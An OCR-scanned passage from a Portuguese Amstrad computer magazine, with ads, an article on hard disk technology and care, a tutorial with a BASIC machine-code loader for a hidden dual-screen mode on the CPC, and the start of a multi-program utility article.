Carregue de manhã o SIDEKICK na memória do computador e fique acompanhado durante todo o dia com esta poderosa ferramenta de trabalho, mesmo utilizando o computador para explorar outro software.


PREÇO: 3 900$00 — **REF. 303, postal 3**

MANUAL DE BASIC 2 PARA PC

Ainda não sabe BASIC? Já conhece outro BASIC? Mas não conhece o BASIC 2!
Esta é a linguagem de programação que lhe faz falta conhecer. As sua potencialidades são muitas e convidamo-lo a vir descobri-las.
Através da utilização das janelas do GEM você estabelece um diálogo permanente com a máquina.
O BASIC 2 utiliza, para além de muitas outras particularidades que não encontram nas versões de BASIC disponíveis no mercado, ficheiros indexados próprios das linguagens de gestão. Esta é uma das muitas características que o distingue dos outros.
E, concerteza, muito mais.
Este é o manual que lhe faz falta na sua secretária. Não perca a oportunidade de adquirir o manual ao preço... bem... ao preço AMSTRAD.

PREÇO: 2 690$00
REF. 304, postal 3

Disco duro Tandon Business card 21

DISCO DURO: UMA NECESSIDADE?

Poucos acontecimentos têm maior transcendência para o utilizador de um PC do que a instalação de um disco duro no seu computador. Com prestações de velocidade e capacidades de armazenamento muito superiores às das disquetes, os discos duros tornam mais rápido o acesso aos dados e permitem a utilização de programas de grande complexidade.

APESAR disso, poucos utilizadores sabem exactamente o que são os discos duros e como funcionam, o que não deixa de ser lamentável já que o conhecimento destes dispositivos redunda numa maior eficácia na hora de trabalhar com eles.

As disquetes que se encontram em todos os compatíveis PC, foram desenvolvidas a partir dos discos duros que se utilizavam nos grandes computadores "mainframes". Ambas as tecnologias se baseiam nos impulsos magnéticos como forma de conservar a informação.

Hoje em dia, o mundo inteiro está familiarizado com os sistemas de gravação e reprodução video e audio, nos quais um sinal que varia constantemente de intensidade se armazena como campo magnético variável numa fita coberta de material magnético. Os computadores empregam sinais binários, que podem tomar unicamente os valores de zero e um, e a informação é registada sob a forma de impulsos magnéticos. Por conseguinte, os programas e dados utilizados pelo computador poderiam ser armazenados em fitas semelhantes às das cassetes audio ou video. Mas as fitas têm um grave inconveniente: para aceder ao local exacto em que se encontram os dados têm que ser rebobinadas.

Os discos magnéticos surgiram como resposta a este problema, permitindo o acesso rápido à informação, O seu modo de funcionamento é similar aos dos discos de música, ainda que nestes os dados - o som - sejam registados numa espiral contínua, enquanto os discos de computador utilizam várias pistas circulares concêntricas.

Uma disquete consiste basicamente num disco de material plástico envolto numa película de materiais magnéticos, como o ferro e o óxido de crómio. Um disco duro, no entanto, é formado por um ou mais discos de alumínio, igualmente cobertos por materiais magnéticos. Quando se utiliza uma disquete, a cabeça de leitura/escrita move-se sobre o disco, em contacto com a sua superfície. Ao contrário, nos discos duros a cabeça desloca-se sobre uma espécie de colchão de ar, como se fosse um hovercraft, sem nunca entrar em contacto directo com a superfície do disco. Este fenómeno fica a dever-se a um efeito aerodinâmico produzido pela grande velocidade a que gira o disco.

A quantidade de dados que se podem armazenar num disco depende da separação entre os impulsos magnéticos no momento da gravação, a qual, por sua vez, está limitada pelo tipo de material magnético, o tamanho da cabeça de leitura/escrita e a distância desta à superfície do disco. A evolução dos discos duros ao longo do tempo centrou-se nestes aspectos, conseguindo-se avanços consideráveis. A densidade de dados em discos duros é, em média, duplicada cada 2-4 anos.

Os discos duros dos antigos "mainframes" eram, tal como as disquetes, removíveis, e deviam manter-se em condições ambientais de extrema limpeza. Hoje em dia, a distância entre a cabeça e o disco é tão pequena que nem sequer as melhores condições ambientais permitem a extracção do disco. O espaço existente entre a cabe-

ça e a superfície do disco é inferior ao tamanho de uma partícula de pó ou de fumo. Para garantir o seu funcionamento, os discos duros estão herméticamente fechados num compartimento estanque que contém um gás inerte ligeiramente pressurizado. Este sistema é conhecido como tecnologia Winchester, por ser este o nome da primeira empresa que o empregou. Se o espaço entre a cabeça e o disco se reduzisse mais ainda, chegaria a um ponto em que impediria a passagem das moléculas de gás. Ainda que existam diversos procedimentos para obviar este problema, será provavelmente mais acertado pensar que a densidade de dados nos discos duros se encontra já perto do seu limite físico e que no futuro, para conseguir maiores capacidades de armazenamento de dados, serão utilizados os discos ópticos.

Como já dissemos anteriormente, nos discos duros a informação é gravada em pistas concêntricas. Estas pistas, que podem conter uma enorme quantidade de dados, estão divididas em sectores. Por conseguinte, o sector é a unidade de armazenamento mais pequena, o que significa que mesmo que só se queira gravar um único caracter este ocupará um sector completo. Como o tamanho destes sectores é de 512 bytes ficamos assim com 511 bytes desperdiçados. Com efeito, o espaço desaproveitado é ainda maior, uma vez que a unidade standard de armazenamento de dados é o cluster, composto por dois sectores. Em qualquer caso, sempre encontraremos alguma diferença entre o tamanho de um ficheiro e o espaço que este ocupa realmente no disco. Por outro lado, o número de sectores nas pistas internas é o mesmo que nas pistas externas, mais afastadas do centro. Isto supõe outro pequeno esbanjamento já que as pistas externas são consideravelmente mais largas que as internas.

FORMATAÇÃO E DIRECTÓRIOS

Antes de começar a trabalhar com um disco duro é necessário formatá-lo, processo durante o qual se criam os sinais magnéticos que estabelecem a divisão do disco em pistas e sectores. No começo de cada sector grava-se um código com o número de pista e de sector, que servirá posteriomente para verificar se se acede ao sector correcto.



O programa de formatação encarrega-se de verificar cada sector; se detecta problemas em alguns deles marca-os como defeituosos, de forma que o sistema operativo não voltará a utilizá-los. É muito frequente que durante o processo de formatação se localizem vários destes sectores danificados.

Depois de formatar o disco, o sistema operativo encarrega-se de seguida em escolher o lugar exacto onde irão para os ficheiros; o utilizador deverá preocupar-se unicamente em determinar o nome em que deseja conservá-los. A título de curiosidade é interessante saber que quando se apaga um ficheiro a informação que este contém não desaparece do disco. O que acontece é que os sectores que o ficheiro ocupava são agora marcados como estando livres. Graças a este peculiar comportamento do sistema operativo é possível recuperar ficheiros apagados, sempre que o espeço que ocupavam não tenha sido ocupado por um novo ficheiro.

O constante apagar e escrever de ficheiros pode produzir uma fragmentação excessiva do espaço disponível, com ficheiros repartidos em pequenos segmentos ao longo de todo o disco. Como consequência, a leitura dos ficheiros torna-se mais lenta, já que a cabeça tem que saltar constantemente de uma pista para outra. Existem no mercado diversos utilitários (Mace Utilities, Disk Organizer, PC Tools, Norton Utilities, etc) capazes de resolver este problema. Os utilitários fazem a compactação do conteúdo do disco de forma que todos os clusters de um mesmo ficheiro se encontrem juntos. Mas quem não quiser comprar nenhum destes programas pode utilizar um procedimento alternativo: copiar todos os ficheiros em disquetes, reformatar o disco duro e copiar de novo o conteúdo das disquetes para o disco. Este método é muito mais trabalhoso, mas tem a vantagem de terminar com uma cópia de segurança, ou "backup", de todo o disco duro.

CUIDADOS A TER COM O DISCO DURO

A importância de fazer "backups" periódicos do disco duro nunca é suficientemente apreciada enquanto não acontece algum dos inevitáveis acidentes que podem destruir toda a informação armazenada no disco. De entre estes, o mais temido é a "aterragem" das cabeças, que se produz quando as cabeças de leitura/escrita entram em contacto com a superfície do disco, estragando parcialmente o seu revestimento magnético. A aterragem acidental das cabeças sobre o disco pode ser evitada se forem tomadas algumas precauções. É conveniente saber, por exemplo, que se o computador recebe uma pancada, é muito mais perigoso se o disco estiver a girar (quer dizer, se o computador estiver ligado) do que se estiver parado. Por outro lado, a maioria dos discos duros contam com uma posição de "park", durante a qual as cabeças são posicionadas num local em que eventuais pancadas (durante um transporte, por exemplo) não terão qualquer repercussão. Assim, é imprescindível utilizar o comando PARK (ou os seus equivalentes) antes de empreender qualquer transporte do computador.

Outro perigo que ameaça os discos duros é a aterragem das cabeças em consequência de cortes ou picos de

Unidade de backup de disco duro em fita (streamer)

tensão. Uma fonte de alimentação ininterrupta é a resposta adequada a esta ameaça.

Mas, por muitas precauções que adoptemos, nunca poderemos estar seguros de não vir a sofrer algum acidente, de modo que mais vale seguir os conselhos dos especialistas e efectuar cópias de segurança com a maior periodicidade possível. O sistema de "backup" mais simples consiste em utilizar as instruções BACKUP e RESTORE do DOS, que realizam um "backup" total ou parcial do disco em disquetes. Existem no mercado outros programas (Turbo Backup, Fast-back, etc) que tem maiores vantagens em velocidade e prestações, assim como outros procedimentos alternativos de "backup". Um dos mais comuns, denominado habitualmente por "streamer", emprega um cartucho de fita de alta densidade. Também existem sistemas capazes de utilizar os aparelhos de video domésticos para gravar na fita o conteúdo do disco duro. E, como é óbvio, sempre se pode guardar um "backup" numa segunda unidade de disco duro, opção que resulta cada vez mais atractiva dada a constante redução do preço destes sistemas.

O QUARTO MODO

É um facto muito pouco conhecido que o AMSTRAD CPC é capaz de utilizar outro modo de ecrã. Para nossa maior conveniência vamos chamar-lhe "Modo 3". A diferença em relação aos outros é que pode ter dados no ecrã sem serem vistos, e que, contudo, estão lá. "Para que serve isso?" adivinha-se em uníssono a pergunta dos nossos leitores. É disso que vamos tratar já de seguida.

ISTO é mais útil do que se poderia imaginar. Suponhamos que você escreveu um programa que requere instruções muito complexas mas que você não quer que apareçam no ecrã nem quer reimprimi-las quando delas necessite. Bem, pode tê-las escondidas, mas sempre no ecrã, e torná-las visíveis quando for necessário, tornando-se invisivel o que estava no ecrã durante o processo. Você lê as suas instruções e esconde-as novamente. O que temos é, com efeito, dois ecrãs num único. A um vamos chamar-lhe ecrã "Frontal" e ao outro ecrã "Posterior". Alguns jogos utilizam este modo. Todo o trabalho de apagar e redesenhar o cenário realiza-se no ecrã Posterior, onde você não o pode ver, e é devolvido ao ecrã Frontal quando está pronto, enquanto que o apagamento e redesenhamento continua no que agora é o novo ecrã Posterior.

Este modo tem as suas limitações. Só se podem ter quatro cores e os pixels são do mesmo tamanho que no modo 0. Isto quer dizer que só irá dispor de 20 letras em cada linha. Mesmo assim torna-se muito divertido.

Felizmente a maioria dos comandos normais de impressão podem utilizar-se nele, e algumas instruções "PEN" escreverão no ecrã Posterior, outras no Frontal, agumas em ambas ao mesmo tempo e outras também em ambas mas com cores diferentes em cada uma.

As instruções "PEN" que escrevem só no ecrã frontal são as 1, 2 e 3. As instruções "PEN" que só escrevem no ecrã posterior são as 0, 4, 8 e 12. A instrução "PEN 15" vê-se da mesma maneira nos dois. As restantes 5, 6, 7, 9, 10, 11, 13 e 14 escrevem em ambos os ecrãs mas em cores diferentes quando observamos o Frontal e quando observamos o Posterior.

Se escrever e executar o programa apresentado esperamos que consiga a mensagem "Ready" e descubra que tem uns novos comandos. Se encontrar uma mensagem de erro esta dir-lhe-á qual a linha que tem que corrigir para que as coisas funcionem. O programa reserva para si certa memória e situa-se por cima de HIMEM, não importando onde esteja situada esta variável.

Os novos comandos são:

|MODE dar-lhe-á o novo modo e apagará o ecrã como qualquer outro comando MODE.

|BACK. Quando se utiliza, o comando |MODE este contemplará inicialmente o ecrã Frontal, enquanto que para ver o posterior deve usar-se o comando |BACK. Se você já se encontrar no ecrã Posterior então o comando será ignorado.

|FRONT. De forma semelhante, depois de um comando |BACK, para voltar ao ecrã frontal utilize o comando |FRONT. Da mesma maneira que há pouco referimos, todos os comandos |FRONT serão ignorados até que se execute um comando |BACK.

|CLRBACK. Este comando permite-lhe apagar a parte do ecrã que não pode ver, sem afectar a que pode, na realidade, ver. Apagará o que está por detrás do ecrã e não o actual ecrã Posterior, mas sim o que se encontra nesse momento oculto.

|CLRFRONT. Obviamente, este comando apagará o ecrã que estamos a ver, que não tem que ser forçosamente o ecrã Frontal. Podemos fazer isto facilmente:

|BACK: |CLRFRONT: |FRONT

Deste modo torna o ecrã Posterior visível, apaga-o e torna-o outra vez invisível.

Mas ainda nos falta um último comando.

|PRINT. Como já dissemos atrás, na maioria dos casos podem ser utilizadas as rotinas normais de impressão, mas não quando se deseja imprimir algo no ecrã frontal que esteja acima de algo que só é visivel no Posterior. Por exemplo, se escrever:

PEN 4:LOCATE 10,10:?«OLA»

para imprimir no ecrã Posterior, e também:

PEN 1:LOCATE 10,10:?«ADEUS»

que apareceria no ecrã Frontal. Quando executar um comando |BACK não encontrará nada no ecrã posterior, que é o que está agora a observar. Este comando permitir-lhe-á fazer isto.

O comando |PRINT tenta fazer a mesma coisa que o PRINT normal mas sem sobreescrever o que tem por baixo. Mais tarde explicaremos como o faz. Para o utilizar, ponha simplesmente o que quer imprimir numa variável alfanumérica e execute a rotina. Por

exemplo:

LET a$=«OLA»:PEN 4:LOCATE 10,10: |PRINT,a$

e também:

LET c$=«ADEUS»:PEN 1:LOCATE 10,10: |PRINT,c$

Pode utilizar qualquer variável para lhe colocar texto, mas se usar uma que esteja vazia irá obter uma mensagem de erro. Agora se escrever os seus comandos |BACK e |FRONT encontrará o texto intacto em ambos os ecrãs. Isto só irá funcionar, contudo, se utilizar as instruções "PEN" que só escrevem num ecrã ou noutro, mas não em ambos.

Para apagar só uma parte do ecrã e não todo, pode utilizar o método habitual de imprimir espaços onde necessite. Desde logo, desta forma apagará nos dois ecrãs de cada vez. Se só quer apagar num dos ecrãs, reescreva simplesmente as mesmas letras sobre as que quiser apagar nesse ecrã, quer seja no frontal, quer no posterior.

Resumamos e clarifiquemos todo este tráfico de Frontais e Posteriores. Temos dois ecrãs, um deles visível, a que chamaremos frontal, com "f"

```
10 '
20 ' PROGRAMA RS} CONTROLA}O DE MODO 3
30 '
40 h=HIMEM-1:IF PEEK(0)=0 THEN GOTO 60
50 POKE 0,0:h=h-312:MEMORY (h-1)
60 linha=1000:endereco=h:FOR t=1 TO 312
STEP 8
70 soma=0:FOR b=0 TO 7
80 READ a$:a$=UPPER$(a$):n=1
90 IF LEN(a$)<>2 THEN 360
100 b$=MID$(a$,n,1)
110 GOSUB 340:IF a=0 THEN GOTO 360
120 n=n+1:IF n=2 THEN 110
130 byte=VAL("&"+a$):POKE endereco,byte
140 endereco=endereco+1:soma=soma+byte
150 NEXT b:READ a
160 IF a<>soma THEN 360
170 PRINT "Linha";linha;"OK":linha=linha
+10
180 NEXT t
190 r=h+9:a=INT(r/256):b=r-(a*256)
200 POKE h+1,b:POKE h+2,a
210 r=h+33:a=INT(r/256):b=r-(a*256)
220 POKE h+9,b:POKE h+10,a
230 r=h+29:a=INT(r/256):b=r-(a*256)
240 POKE h+4,b:POKE h+5,a
250 r=h+102:a=INT(r/256):b=r-(a*256)
260 POKE h+84,b:POKE h+85,a
270 r=h+308:a=INT(r/256):b=r-(a*256)
280 POKE h+203,b:POKE h+204,a
290 POKE h+210,b:POKE h+211,a
300 POKE h+330,b:POKE h+231,a
310 POKE h+237,b:POKE h+238,a
320 POKE h+271,b:POKE h+272,a
330 CALL h:END
340 a=INSTR("0123456789ABCDEF",b$)
350 RETURN
360 PRINT "ERRO na linha";linha:END
1000 DATA 01,29,4e,21,3d,4e,c3,d1, 696
1010 DATA bc,41,4e,18,4f,00,18,4e, 536
1020 DATA 00,18,4d,00,18,4c,00,18, 225
1030 DATA 4b,00,18,27,00,00,00,00, 138
1040 DATA 00,46,52,4f,4e,d4,42,41, 652
1050 DATA 43,cb,4d,4f,44,c5,43,4c, 834
1060 DATA 52,46,52,4f,4e,d4,43,4c, 746
1070 DATA 52,42,41,43,cb,50,52,49, 718
1080 DATA 4e,d4,00,dd,6e,00,dd,66, 944
1090 DATA 01,7e,a7,c8,23,5e,23,56, 744
1100 DATA 47,c5,d5,cd,86,4e,d1,13,1126
1110 DATA c1,10,f6,c9,18,6c,18,66, 914
1120 DATA 18,66,18,5e,18,5e,1a,cd, 593
1130 DATA a5,bb,11,aa,00,cd,53,bc,1015
1140 DATA cd,93,bb,cd,2c,bc,4f,11,1072
1150 DATA aa,00,06,20,1a,a1,12,13, 432
1160 DATA 10,fa,cd,78,bb,e5,25,2d,1089
1170 DATA cd,1a,bc,d1,eb,d5,24,cd,1317
1180 DATA 87,bb,eb,e1,c5,f5,e5,eb.1688
1190 DATA cd,75,bb,e1,06,08,11,aa, 935
1200 DATA 00,c5,e5,06,04,1a,ae,77, 755
1210 DATA cd,20,bc,13,10,f7,e1,cd,1137
1220 DATA 26,bc,c1,10,ec,f1,c1,d8,1321
1230 DATA cd,69,bb,cd,99,bb,cd,50,1327
1240 DATA bc,c9,18,4e,18,5d,18,1d, 661
1250 DATA 18,36,3a,a9,00,fe,63,c8, 858
1260 DATA 3d,32,a9,00,01,00,40,21, 378
1270 DATA 00,c0,7e,0f,0f,77,23,0b, 513
1280 DATA 78,b1,20,f6,c9,3a,a9,00,1003
1290 DATA fe,64,c8,3c,32,a9,00,01, 834
1300 DATA 00,40,21,00,c0,7e,07,07, 429
1310 DATA 77,23,0b,78,b1,20,f6,c9, 941
1320 DATA af,cd,0e,bc,f3,d9,79,f6,1409
1330 DATA 03,4e.d9,fd,3e,63,32,a8, 930
1340 DATA 00,c9,01,00,40,21,00,c0, 491
1350 DATA 7e,e6,33,77,23,0b,78,b1, 869
1360 DATA 20,f6,c9,01,00,40,21,00, 577
1370 DATA c0,7e,e6,cc,77,23,0b,78,1037
1380 DATA b1,20,f6,c9,00,00,00,00, 656
```

minúsculo, e o outro invisível, a que chamamos posterior, com "p" minúsculo. Pode intercambiá-los com os comandos |FRONT e |BACK, de modo que ao primeiro que virmos depois de um comando |MODE vamos chamar-lhe Frontal, com "F" maiúsculo. Da mesma maneira, chamaremos ao outro Posterior, com "P" maiúsculo. Para além destes comandos, toda a impressão e apagamento se efectuam no ecrã visível frontal ou posterior, que pode ser ou não visível no momento de executar o comando.

De seguida vamos tentar explicar como funciona este modo. Um byte é composto de oito bits, e no modo 0 quatro destes bits são utilizados para a informação de cor do pixel esquerdo e quatro para a do pixel direito. Por exemplo:

Um byte = 11111111

Estes são os bits para os pixel esquerdo:

Esquerdo = 10101010

E estes os bits para o pixel direito:

Direito = 01010101

Com quatro bits podem obter-se 2*4 = 16 cores para cada pixel, que é exactamente o que temos no modo 0.

No modo 3 a distribuição é diferente.

São estes os bits para o pixel esquerdo posterior:

Esquerdo posterior = 00000011

E estes para o pixel esquerdo frontal:

Esquerdo frontal =00001100

Estes são os bits para o pixel direito posterior:

Direito posterior = 00110000

E estes para o pixel direito frontal:

Direito frontal = 11000000

Se numerarmos os bits deste modo:

Número de bit 7,6,5,4,3,2 1,0

Byte 1,1,1,1,1,1,1,1

podemos ver que embora os bits 7, 6, 5 e 4 sejam 1, só dois deles, 7 e 6, influirão no ecrã frontal e os bits 5 e 4 falo-ão no posterior. A isto se deve o facto de só termos quatro cores já que, em cada ecrã, um pixel só tem 2*2 = 4 números diferentes.

Por isso, ao imprimir texto num ecrã se apaga o texto do outro se forem utilizados os métodos normais. Estes usam os quatro bits para cada pixel embora só dois sejam 1, e apagam os outros dois. |PRINT, contudo, realiza uma operação XOR com o texto, de modo que, se só dois bits estão a um no ecrã posterior e imprimir-mos texto no ecrã frontal, estes combinam-se e permanecem intactos. A regra de XOR é, como já deve saber:

```
    1100         1111
XOR 0011     XOR 0011
    1111         1100
```

Como podem ver, na primeira soma os bits combinam-se e se se trata novamente de fazer XOR com o segundo número obtém-se o número com que se começou. A razão para isto é que, ao utilizar-se o comando |PRINT duas vezes com o mesmo texto acaba-se por apagá-lo. Desde logo, se se utiliza |PRINT com algo que apareça nos dois ecrãs de uma só vez, como pode acontecer com a instrução "PEN 15", pode destruir-se tudo, ou, pelo contrário, pode encontrar-se algo, pelo que se apaga o texto de um ecrã mas este permanece no outro.

Reprodução de gravura a água-forte de José Faria

AUDIÇÃO

Através da audição, o Homem capta
o sentido das coisas.
E, assim, a realidade vibra mais intensamente,
na aguda percepção dos problemas, nas graves
exigências do dia a dia.

A Sopsi tem da informática uma concepção humanista,
onde o plano do sensível é preponderante.
Por isso, sabe ouvir os seus Clientes. Ausculta as suas
opiniões. Dá ouvidos às suas necessidades.

Hoje, a Sopsi não se limita a representar
e comercializar algumas das melhores marcas
e produtos do mercado, nomeadamente, computadores
pessoais Amstrad e computadores Forum.
Presta, também, a mais eficiente assistência técnica,
como garantia da melhor relação de confiança mútua.
E vai criar lojas de características especiais em vários
pontos do País, para manter com os seus Clientes
um diálogo cada vez mais vivo.

O Sentido da Informática


Sopsi - SOCIEDADE PORTUGUESA DE SISTEMAS DE INFORMÁTICA, S. A.
AV. DA BOAVISTA, 2881-2.º — 4100 PORTO

MULTI PROGRAMA

OS micro-computadores AMSTRAD gerem a memória RAM disponivel com base numa técnica de "paginação de memória". Isto quer dizer que parte dos endereços de memória que o CPU pode descodificar estão distribuidos por diversos "bancos", que por sua vez são activados segundo as necessidades da máquina. No CPC 464 os primeiros 16 K estão repartidos por um bloco de RAM e outro de ROM, da mesma maneira que os últimos dezasseis. No 464 com unidade de disquete, e no 664, os últimos 16K podem também activar o segundo bloco de ROM, que contém o Sistema Operativo. No 6128 existem ainda quatro blocos de 16K de RAM que podem repartir os endereços do segundo bloco de 16K da memória principal.

A vantagem de utilizar esta técnica é a de, com um CPU que só gere directamente 64K de endereços, se poder dispor de mais de 64K de memória RAM.

No caso dos micros AMSTRAD isto traduz-se pela disponibilidade de cerca de 43K de RAM para programas. Uma grande capacidade de memória que se desperdiça em muitas ocasiões, já que são poucos os programas que fazem o uso total dela.

Por este motivo decidimos publicar um utilitário a que chamámos de "Multi-Programa", já que a sua função principal é essa: permitir que coexistam simultâneamente na memória do nosso AMSTRAD vários programas BASIC, e possibilitar que se passe de um a outro sem que se apague aquele que estivémos a utilizar. Contudo, temos que dizer que não é possível passar de um programa a outro durante a sua execução (o que faria com que o nosso micro pudesse funcionar em multi-tarefa como um computador de maior porte), devendo sempre fazer-se a transição com o "programa parado".

O número de programas que podem conviver na memória depende da extensão de cada um deles. Por outro lado é preciso ter cuidado para não sobreescrever um programa com outro (tipo sobreposição na memória). Para isto devemos consultar qual é o endereço mais baixo utilizável, através do comando **BUSCA.MINIMO**.

Para compreenderem melhor a possível utilidade disto tudo e para verem como se carregam os programas na memória, vamos dar-lhes um exemplo.

Suponhamos que já carregaram a listagem 1, um carregador em BASIC, e que este funciona sem problemas. Suponhamos também que este já está gravado em disquete ou cassete. Se o executarem com RUN, aparecerá uma mensagem indicando que já estão activados os comandos residentes. Se escrevermos **IMP.COMECADO** o computador responderá &016F, que é o endereço em que normalmente comeca o BASIC.

É o momento de carregar um programa em memória. Este pode ser, por exemplo, um monitor, que nos permita inspecçionar os códigos dos programas que serão carregados, para ver como se armazena em memória uma linha BASIC.

Uma vez carregado o programa escrevemos

a%=0:¦BUSCA.FINAL, a%:PRINT a%

e o computador dir-nos-á em que

```
